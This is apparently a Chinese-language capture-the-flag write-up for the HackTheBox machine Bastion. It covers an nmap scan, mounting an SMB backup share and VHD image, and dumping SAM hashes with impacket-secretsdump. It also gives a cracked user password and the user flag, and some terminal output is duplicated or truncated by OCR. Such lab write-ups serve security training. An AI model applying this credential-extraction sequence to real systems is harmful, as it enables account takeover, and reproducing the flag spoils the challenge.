Bastion(完成),有mount掛載、SAM解碼、mRemoteNG


從檔案共用安裝 VHD，以及從密碼庫程式還原密碼。有點不尋常的是，它開始時沒有網站，而是在 SMB 共享上使用 vhd 映像，一旦安裝，就可以訪問提取憑證所需的註冊表配置單元。這些憑證（SAM解碼）提供了以使用者身分透過 ssh 登入主機的能力。為了獲得管理員存取權限，我將利用 mRemoteNG 安裝，提取設定檔資料和加密數據，並展示幾種解密這些資料的方法。一旦我破解了管理員密碼，我就可以以管理員身分登入。

```
└─# nmap -sCV -p 22,135,139,445,5985,47001,49664-49669 -A 10.10.10.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 03:49 PDT
Nmap scan report for 10.10.10.134
Host is up (0.20s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393 (96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 (93%), Microsoft Windows 10 1507 (93%), Microsoft Windows 10 1507 - 1607 (93%), Microsoft Windows 10 1511 (93%),
Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2012 R2 (93%), Microsoft
Windows Server 2012 R2 Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or
Windows 8.1 Update 1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-15T06:32:29
|_  start_date: 2024-04-15T06:25:35
|_clock-skew: mean: 19h02m06s, deviation: 1h09m14s, median: 19h42m04s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-15T08:32:30+02:00

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   231.87 ms 10.10.14.1
2   231.86 ms 10.10.10.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.19 seconds
```

---

smb在backup找到能下載檔案

發現文件檔




```
└─# cat note.txt

Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office
is too slow.
```

進行掛載


```
mount -t cifs //10.10.10.134/Backups /mnt
```

有2格vhd



```
┌──(root㉿kali)-[
└─# nmap -sCV -p
Starting Nmap 7.9
Nmap scan report
Host is up (0.20s

PORT      STATE S
22/tcp    open  s
| ssh-hostkey:
|   2048 3a:56:ae
|   256 cc:2e:56:
|_  256 93:5f:5d:
135/tcp   open  m
139/tcp   open  n
445/tcp   open  m
5985/tcp  open  h
|_http-server-hea
|_http-title: Not
47001/tcp open  h
|_http-server-hea
|_http-title: Not
49664/tcp open  m
49665/tcp open  m
49666/tcp open  m
49667/tcp open  m
49668/tcp open  m
49669/tcp open  m
Warning: OSScan r
Aggressive OS gue
indows 10 1507 (9
 2012 R2 (93%), M
No exact OS match
Network Distance:
Service Info: OSs

Host script resul
| smb-security-mo
|   account_used:
```


```
┌──(root㉿kali)-[~]
└─# find /mnt -type f
/mnt/note.txt
/mnt/SDT65CB.tmp
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/BackupSpecs.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-
19adc95a34c7.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926f
d7f.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc
64f.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f4353
2f0.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8
485.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355
fc4.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc
0b2.xml
/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae
220.xml
/mnt/WindowsImageBackup/L4mpje-PC/Catalog/BackupGlobalCatalog
/mnt/WindowsImageBackup/L4mpje-PC/Catalog/GlobalCatalog
/mnt/WindowsImageBackup/L4mpje-PC/MediaId
/mnt/WindowsImageBackup/L4mpje-PC/SPPMetadataCache/{cd113385-65ff-4ea2-8ced-5630f6feca8f}

┌──(root㉿kali)-[~]
└─#
```


Kali Linux 2023
10.10.14.4
0:46
root@kali: /mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351
檔案 動作 編輯 檢視 幫助
root@kali: ~
root@kali: /mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351

```
┌──(root㉿kali)-[
└─# nmap -sCV -p
Starting Nmap 7.9
Nmap scan report
Host is up (0.20s

PORT      STATE S
22/tcp    open  s
| ssh-hostkey:
|   2048 3a:56:ae
|   256 cc:2e:56:
|_  256 93:5f:5d:
135/tcp   open  m
139/tcp   open  n
445/tcp   open  m
5985/tcp  open  h
|_http-server-hea
|_http-title: Not
47001/tcp open  h
|_http-server-hea
|_http-title: Not
49664/tcp open  m
49665/tcp open  m
49666/tcp open  m
49667/tcp open  m
49668/tcp open  m
49669/tcp open  m
Warning: OSScan r
Aggressive OS gue
indows 10 1507 (9
 2012 R2 (93%), M
No exact OS match
Network Distance:
Service Info: OSs

Host script resul
| smb-security-mo
|   account_used:
```

```
┌──(root㉿kali)-[/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└─# du -hs *
37M     9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
5.1G    9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
4.0K    BackupSpecs.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
12K     cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
8.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
4.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
8.0K    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
2.3M    cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml

┌──(root㉿kali)-[/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└─#
```

使用`7z l 檔案名.vhd`，可查看相關資訊



Kali Linux 2023
10.10.14.4
1:02
root@kali: /mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351
檔案 動作 編輯 檢視 幫助
root@kali: ~ ×
root@kali: /mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351 ×

```
                      ┌──(root㉿kali)-[/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
┌──(root㉿kali)-[     └─# 7z l 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
└─# nmap -sCV -p
Starting Nmap 7.9
Nmap scan report      7-Zip 23.01 (arm64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
Host is up (0.20s      64-bit arm_v:8 locale=zh_TW.UTF-8 Threads:4 OPEN_MAX:1024

PORT     STATE S      Scanning the drive for archives:
22/tcp   open  s      1 file, 37761024 bytes (37 MiB)
| ssh-hostkey:
|   2048 3a:56:ae     Listing archive: 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
|   256 cc:2e:56:
|_  256 93:5f:5d:     --
135/tcp  open  m      Path = 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
139/tcp  open  n      Type = VHD
445/tcp  open  m      Physical Size = 37761024
5985/tcp open  h      Offset = 0
|_http-server-hea     Created = 2019-02-22 12:44:00.0000000
|_http-title: Not     Cluster Size = 2097152
47001/tcp open  h     Method = Dynamic
|_http-server-hea     Total Physical Size = 37761024
|_http-title: Not     Creator Application = vsim 1.1
49664/tcp open  m     Host OS = Windows
49665/tcp open  m     Saved State = +
49666/tcp open  m     ID = B32434BB9E36E9119876080027DAEC14
49667/tcp open  m     ----
49668/tcp open  m     Size = 104970240
49669/tcp open  m     Packed Size = 37748736
Warning: OSScan r     Created = 2019-02-22 12:44:00.0000000
Aggressive OS gue     --
indows 10 1507 (9     Path = 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.mbr
 2012 R2 (93%), M     Type = MBR
No exact OS match     Physical Size = 104970240
Network Distance:     ----
Service Info: OSs     Path = 0.ntfs
                      Size = 104857600
Host script resul     File System = NTFS
| smb-security-mo     Offset = 65536
|   account_used:     Primary = +
```

我將掛載虛擬磁碟文件，看看能在其中找到什麼。首先，我將安裝guestmount一個apt install libguestfs-tools在Linux 掛載虛擬硬碟檔案的工具。
參考：https://linux.die.net/man/1/guestmount

```
第一個檔案失敗，第二個正常
guestmount --add 檔案名.vhd --inspector --ro -n /mnt/vhd/
```

透過對檔案系統的完全訪問，我可以訪問註冊表檔案。當系統運作時，這些檔案可以被鎖定，但在安裝的磁碟機上不會出現這個問題。在config儲存註冊表配置單元的目錄中，我將用於secretsdump轉儲密碼雜湊值



```
┌──(root㉿kali)-[/mnt/vhd/Windows/System32/config]
└─# cp SAM SYSTEM /home/kali/Desktop/HTB/Bastion/baskup
```

```
└─# impacket-secretsdump -sam SAM -system SYSTEM local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Cleaning up...
```


Impacket 的 Secretsdump.py 將執行各種技術從遠端電腦轉儲機密，而無需執行任何代理程式。技術包括從登錄機碼讀取 SAM 和 LSA 機密、轉儲 NTLM 雜湊、純文字憑證和 kerberos 金鑰，以及轉儲 NTDS.dit。以下命令將嘗試使用前面提到的技術從目標電腦轉儲所有機密。

解碼後得到


```
username : L4mpje
passwd : bureaulampje
```

---

user flag




```
l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
1515147ff981b835597b04ed92ea40ea
```



